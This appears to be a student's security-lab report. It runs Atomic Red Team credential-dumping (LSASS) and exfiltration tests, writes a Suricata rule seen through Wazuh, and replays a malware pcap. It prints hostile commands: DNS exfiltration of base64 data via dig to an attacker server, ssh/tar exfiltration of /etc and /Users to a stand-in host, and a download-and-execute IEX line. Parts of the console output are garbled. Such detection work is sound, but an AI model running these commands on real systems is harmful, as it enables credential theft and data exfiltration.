Prerequisites not met: T1003.001-7 LSASS read with pypykatz
        [*] Elevation required but not provided
        [*] Computer must have python 3 installed
        [*] Computer must have venv configured at C:\AtomicRedTeam\atomics\..\ExternalPayloads\venv_t1003_001
        [*] pypykatz must be installed

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
Prerequisites not met: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
        [*] Elevation required but not provided

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
Prerequisites not met: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
        [*] Elevation required but not provided
        [*] ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\procdump.exe)

Try installing prereq's with the -GetPrereqs switch
```

-*GetPrereqs* switch to install the pre-requisites




```
PS C:\Windows\System32> Invoke-AtomicTest T1003 -GetPrereqs
>>
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1003-1 Gsecdump
Elevation required but not provided
Attempting to satisfy prereq: Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe)
IWR : No se puede resolver el nombre remoto: 'raw.githubusercontent.com'
En línea: 3 Carácter: 5
+ IEX(IWR "https://raw.githubusercontent.com/redcanaryco/invoke-atomicr ...
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
   eption
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

Invoke-WebRequestVerifyHash : El término 'Invoke-WebRequestVerifyHash' no se reconoce como nombre de un cmdlet,
función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta
de acceso, compruebe que dicha ruta es correcta e inténtelo de nuevo.
En línea: 4 Carácter: 4
+ if(Invoke-WebRequestVerifyHash "https://web.archive.org/web/201506060 ...
+    ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-WebRequestVerifyHash:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
Failed to meet prereq: Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe)
GetPrereq's for: T1003-2 Credential Dumping with NPPSpy
Elevation required but not provided
Attempting to satisfy prereq: NPPSpy.dll must be available in ExternalPayloads directory
Invoke-WebRequest : No se puede resolver el nombre remoto: 'github.com'
En línea: 3 Carácter: 1
+ Invoke-WebRequest -Uri https://github.com/gtworek/PSBits/raw/f221a6db ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
   eption
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Failed to meet prereq: NPPSpy.dll must be available in ExternalPayloads directory
GetPrereq's for: T1003-3 Dump svchost.exe to gather RDP credentials
Elevation required but not provided
No Preqs Defined
GetPrereq's for: T1003-4 Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using list)
Elevation required but not provided
Attempting to satisfy prereq: IIS must be installed prior to running the test
Prereq already met: IIS must be installed prior to running the test como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta
GetPrereq's for: T1003-5 Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using config)
Elevation required but not provided
Attempting to satisfy prereq: IIS must be installed prior to running the test
Prereq already met: IIS must be installed prior to running the test como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta
GetPrereq's for: T1003-6 Dump Credential Manager using keymgr.dll and rundll32.exeandNotFoundException
No Preqs Definedcter: 9orId : CommandNotFoundException
GetPrereq's for: T1003-7 Send NTLM Hash with RPC Test Connectionlled")  ...
No Preqs Defined~~~~~~~~~~~~
PS C:\Windows\System32> _   : ObjectNotFound: (Get-WindowsFeature:String) [], CommandNotFoundException
```

4. Data Exfiltration (T1048) in Linux


a) Describe technique T1048, according to Mitre ATT&ACK.

T1048 - Exfiltration Over Alternative Protocol. T1048 describes how an adversary exfiltrates data from a victim environment using non-standard or less commonly monitored network protocols. Instead of using typical channels like HTTPS, DNS, or email, attackers choose protocols that defenders may overlook or do not inspect deeply.


b) Check the associated tests and their requirements.



```
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 4 -ShowDetails
PathToAtomicsFolder = /home/administrador/AtomicRedTeam/atomics

[********BEGIN TEST*******]
Technique: Exfiltration Over Alternative Protocol T1048
Atomic Test Name: Exfiltrate Data using DNS Queries via dig
Atomic Test Number: 4
Atomic Test GUID: a27916da-05f2-4316-a3ee-feec67a437be
Description: This test demonstrates how an attacker can exfiltrate sensitive information by encoding it as a subdomain (using base64 encoding) and  making DNS queries via the dig command to
 a controlled DNS server.

Attack Commands:
Executor: bash
ElevationRequired: False
Command:
dig @#{attacker_dns_server} -p #{dns_port} $(echo "#{secret_info}" | base64).google.com
Command (with inputs):
dig @8.8.8.8 -p 53 $(echo "this is a secret info" | base64).google.com

Dependencies:
Description: dig command
Check Prereq Command:
which dig
Get Prereq Command:
which apt && sudo apt update && sudo apt install -y bind9-dnsutils || which yum && sudo yum install -y bind-utils || which dnf && sudo dnf install -y bind-utils || which apk && sudo apk add
 bind-tools || which pkg && sudo pkg update && sudo pkg install -y bind-tools || which brew && brew update && brew install --quiet bind
[!!!!!!!!END TEST!!!!!!!]
```




```
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 1 -ShowDetails
PathToAtomicsFolder = /home/administrador/AtomicRedTeam/atomics

[********BEGIN TEST*******]
Technique: Exfiltration Over Alternative Protocol T1048
Atomic Test Name: Exfiltration Over Alternative Protocol - SSH
Atomic Test Number: 1
Atomic Test GUID: f6786cc8-beda-4915-a4d6-ac2f193bb988
Description: Input a domain and test Exfiltration over SSH
Remote to Local
Upon successful execution, sh will spawn ssh contacting a remote domain (default: target.example.com) writing a tar.gz file.

Attack Commands:
Executor: sh
ElevationRequired: False
Command:
ssh #{domain} "(cd /etc && tar -zcvf - *)" > ./etc.tar.gz
Command (with inputs):
ssh target.example.com "(cd /etc && tar -zcvf - *)" > ./etc.tar.gz
[!!!!!!!!END TEST!!!!!!!]
```




```
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 2 -ShowDetails
PathToAtomicsFolder = /home/administrador/AtomicRedTeam/atomics

[********BEGIN TEST*******]
Technique: Exfiltration Over Alternative Protocol T1048
Atomic Test Name: Exfiltration Over Alternative Protocol - SSH
Atomic Test Number: 2
Atomic Test GUID: 7c3cb337-35ae-4d06-bf03-3032ed2ec268
Description: Input a domain and test Exfiltration over SSH
Local to Remote
Upon successful execution, tar will compress /Users/* directory and password protect the file modification of `Users.tar.gz.enc` as output.

Attack Commands:
Executor: sh
ElevationRequired: False
Command:
tar czpf - /Users/* | openssl des3 -salt -pass #{password} | ssh #{user_name}@#{domain} 'cat > /Users.tar.gz.enc'
Command (with inputs):
tar czpf - /Users/* | openssl des3 -salt -pass atomic | ssh atomic@target.example.com 'cat > /Users.tar.gz.enc'
[!!!!!!!!END TEST!!!!!!!]
```

c) Show screenshots with evidences on the run of test 4.




```
administrador@seminarioST:~$ pwsh
PowerShell 7.5.4
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 4 -InputArgs @{"attacker_dns_server"="150.214.27.15"}
PathToAtomicsFolder = /home/administrador/AtomicRedTeam/atomics

Executing test: T1048-4 Exfiltrate Data using DNS Queries via dig
; <<>> DiG 9.18.39-0ubuntu0.22.04.1-Ubuntu <<>> @150.214.27.15 -p 53 dGhpcyBpcyBhIHNlY3JldCBpbmZvCg==.google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 50738
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1410
;; QUESTION SECTION:
;dGhpcyBpcyBhIHNlY3JldCBpbmZvCg==.google.com. IN        A
;; AUTHORITY SECTION:
google.com.             60      IN      SOA     ns1.google.com. dns-admin.google.com. 833254420 900 900 1800 60
;; Query time: 52 msec
;; SERVER: 150.214.27.15#53(150.214.27.15) (UDP)
;; WHEN: Tue Nov 18 10:25:10 CET 2025
;; MSG SIZE  rcvd: 122
Exit code: 0
Done executing test: T1048-4 Exfiltrate Data using DNS Queries via dig
PS /home/administrador> 
```

d) Show the related detection of this Technique in Wazuh (with the standard rules or with your own created new rules). Which main rule group should alert to this behaviour in Wazuh?



```
administrador@seminarioST:~$ sudo tail -f /var/log/suricata/eve.json | grep -i T1048
{"timestamp":"2025-11-18T18:31:08.050129+0100","flow_id":1341202461803422,"in_iface":
"enp0s3","event_type":"alert","src_ip":"10.0.2.15","src_port":41317,"dest_ip":"8.8.8.
8","dest_port":53,"proto":"UDP","ip_v":4,"pkt_src":"wire/pcap","tx_id":0,"alert":{"ac
tion":"allowed","gid":1,"signature_id":1048005,"rev":1,"signature":"ART T1048-4 DNS e
xfil with base64 label (possible exfiltration)","category":"","severity":3,"metadata"
:{"attack_subtechnique":["\"Exfiltration Over Unencrypted Non-C2 Protocol\""],"attack
_subtechnique_id":["T1048.003"],"attack_tactic":["\"Exfiltration\""],"attack_tactic_i
d":["TA0010"],"attack_technique":["\"Exfiltration Over Alternative Protocol\""],"atta
ck_technique_id":["T1048"]}},"dns":{"version":3,"type":"request","tx_id":0,"id":8360,
"flags":"120","rd":true,"opcode":0,"rcode":"NOERROR","queries":[{"rrname":"dGhpcyBpcy
BhIHNlY3JldCBpbmZvCg==.google.com","rrtype":"A"}],"additionals":[{"rrname":"","rrtype
":"OPT","ttl":0,"opt":[{"code":10,"data":"b70f6ed0a2c9aca2"}]}]},"app_proto":"dns","d
irection":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":12
6,"bytes_toclient":0,"start":"2025-11-18T18:31:08.050129+0100","src_ip":"10.0.2.15","
dest_ip":"8.8.8.8","src_port":41317,"dest_port":53}}
```

The rule groups captured in the wazuh console are **ids (intrusion detection)** and **suricata** which are by default assigned**.**



data.alert.metadata.attack_technique: "Exfiltration Over Alternative Protocol" × data.alert.signature: ART T1048-4 DNS exfil with base64 label (possible exfiltration) × + Add filter

5 hits

Nov 17, 2025 @ 19:30:53.576 - Nov 18, 2025 @ 19:30:53.576 per Auto

```
Time                        _source
> Nov 18, 2025 @ 19:18:54.730  input.type: log agent.ip: 10.10.10.2 agent.name: linuxHost agent.id: 001 manager.name: seminarioST data.dns.rd: true data.dns.flags: 100 data.dns.rcode: NOERROR
                               data.dns.id: 18274 data.dns.type: request data.dns.tx_id: 0 data.dns.opcode: 0 data.dns.version: 3 data.dns.queries.rrname: temuaffiliateprogram.pxf.io
                               data.dns.queries.rrtype: HTTPS data.tx_id: 0 data.app_proto: dns data.ip_v: 6 data.in_iface: enp0s3 data.src_ip: fd17:625c:f037:0002:4d6c:7d85:8bdb:39dd data.src_port: 5
                               2428 data.event_type: alert data.alert.severity: 3 data.alert.signature_id: 1048005 data.alert.rev: 1 data.alert.metadata.attack_subtechnique_id: T1048.003
                               data.alert.metadata.attack_technique: "Exfiltration Over Alternative Protocol" data.alert.metadata.attack_technique_id: T1048 data.alert.metadata.attack_subtechnique: "Exfil
> Nov 18, 2025 @ 19:18:54.725  input.type: log agent.ip: 10.10.10.2 agent.name: linuxHost agent.id: 001 manager.name: seminarioST data.dns.rd: true data.dns.flags: 100 data.dns.rcode: NOERROR
                               data.dns.id: 22269 data.dns.type: request data.dns.tx_id: 0 data.dns.opcode: 0 data.dns.version: 3 data.dns.queries.rrname: temuaffiliateprogram.pxf.io
                               data.dns.queries.rrtype: AAAA data.tx_id: 0 data.app_proto: dns data.ip_v: 6 data.in_iface: enp0s3 data.src_ip: fd17:625c:f037:0002:4d6c:7d85:8bdb:39dd data.src_port: 46
                               828 data.event_type: alert data.alert.severity: 3 data.alert.signature_id: 1048005 data.alert.rev: 1 data.alert.metadata.attack_subtechnique_id: T1048.003
                               data.alert.metadata.attack_technique: "Exfiltration Over Alternative Protocol" data.alert.metadata.attack_technique_id: T1048 data.alert.metadata.attack_subtechnique: "Exfil
```

e) Proceed with the analysis of the expected alert at its source. What do you observe? What final conclusions do you reach? Describe the actions you have taken to reach your final conclusion


The source can be termed as the Invoke-Atomic Test T-1048 part 4 command of the ART tool from the powershell terminal that was invoked to perform the DNS tunneling attack. Now in the logs I observed a base64 text being passed on with the DNS server host name. dig sends this in the DNS query concatenated with the usual google.com DNS host name to make it look as a normal dns lookup. The base64 encoded string often hides malicious code split into chunks of strings (to bypass the limit restrictions on the query) and then it is reconstructed back by decoding and merging the chunks to form the full malicious code. To setup an alert for dns tunneling attacks I added a custom rule to catch the dns query based on the base64 encoded texts with regex such as below

alert dns any any -> any 53 (msg:"ART T1048-4 DNS exfil with base64 label (possible exfiltration)"; flow:to_server; dns.query; pcre:"/([A-Za-z0-9+\/]{16,}={0,2})\./"; sid:1048005; rev:1;)


Once the PCRE condition matches with the dns query, suricata triggers an alert which then is forwarded by wazuh agent to the central wazuh server and then processed by the wazuh default suricata and ids rules to wazuh events.

5. Trace analysis of the network behaviour of real *malware*

a) Show in one or more screenshots how the `tcpreplay` tool work with the *pcap* file and is seen in Wireshark.




```
01:13:49.1698797629 IP 162.33.179.136.443 > 10.10.31.101.56554: Flags [R], seq 1929940823, win 0, length 0
01:13:49.1698797629 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [P.], seq 1624:1668, ack 2607, win 508, length 44
01:13:50.1698797630 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [.], ack 1668, win 501, length 0
01:13:50.1698797630 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [P.], seq 2607:2639, ack 1668, win 501, length 32
01:13:50.1698797630 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [.], ack 2639, win 508, length 0
01:14:44.1698797684 IP 10.10.31.101.56135 > 159.89.124.188.443: Flags [P.], seq 692:709, ack 460, win 510, length 17
01:14:44.1698797684 IP 159.89.124.188.443 > 10.10.31.101.56135: Flags [P.], seq 460:477, ack 709, win 501, length 17
01:14:44.1698797684 IP 10.10.31.101.56135 > 159.89.124.188.443: Flags [.], ack 477, win 510, length 0
01:14:49.1698797689 ARP, Request who-has 10.10.31.1 (fa:ff:c2:e2:63:64) tell 10.10.31.101, length 46
01:14:49.1698797689 ARP, Reply 10.10.31.1 is-at fa:ff:c2:e2:63:64, length 46
01:14:50.1698797690 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [P.], seq 1668:1712, ack 2639, win 508, length 44
01:14:50.1698797690 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [.], ack 1712, win 501, length 0
01:14:50.1698797690 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [P.], seq 2639:2671, ack 1712, win 501, length 32
01:14:50.1698797690 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [.], ack 2671, win 508, length 0
Actual: 6518 packets (5127703 bytes) sent in 4.12 seconds
Rated: 1241580.2 Bps, 9.93 Mbps, 1578.21 pps
Flows: 159 flows, 38.49 fps, 6486 flow packets, 32 non-flow
Statistics for network device: enp0s9
        Successful packets:        6518
        Failed packets:            0
        Truncated packets:         0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
administrador@seminarioST:~$
```



```
No.  Time         Source         Destination    Protocol Length Info
   1 0.000000000  10.10.10.2     10.10.10.1     TCP      208 43244 → 1514 [PSH, ACK] Seq=1 Ack=1 Win=2492 Len=142 TSval=2994983465 TSecr=1094273797
   2 0.046492304  10.10.10.1     10.10.10.2     TCP       66 1514 → 43244 [ACK] Seq=1 Ack=143 Win=501 Len=0 TSval=1094275839 TSecr=2994983465
   3 5.100290698  10.10.31.101   10.10.31.1     DNS       75 Standard query 0x7ec7 A grafielucho.com
   4 5.100812710  10.10.31.1     10.10.31.101   DNS      107 Standard query response 0x7ec7 A grafielucho.com A 104.21.32.6 A 172.67.182.27
   5 5.101715028  10.10.31.101   104.21.32.6    TCP       66 56108 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   6 5.102198656  104.21.32.6    10.10.31.101   TCP       66 80 → 56108 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1380 SACK_PERM=1 WS=8192
   7 5.102705941  10.10.31.101   104.21.32.6    TCP       60 56108 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
   8 5.102889223  10.10.31.101   104.21.32.6    HTTP     361 GET / HTTP/1.1
   9 5.103056124  104.21.32.6    10.10.31.101   TCP       60 80 → 56108 [ACK] Seq=1 Ack=308 Win=57344 Len=0
  10 5.103254593  104.21.32.6    10.10.31.101   TCP     1430 80 → 56108 [ACK] Seq=1 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
  11 5.103504582  104.21.32.6    10.10.31.101   TCP     1430 80 → 56108 [ACK] Seq=1377 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
  12 5.103881373  104.21.32.6    10.10.31.101   TCP     1430 80 → 56108 [ACK] Seq=2753 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
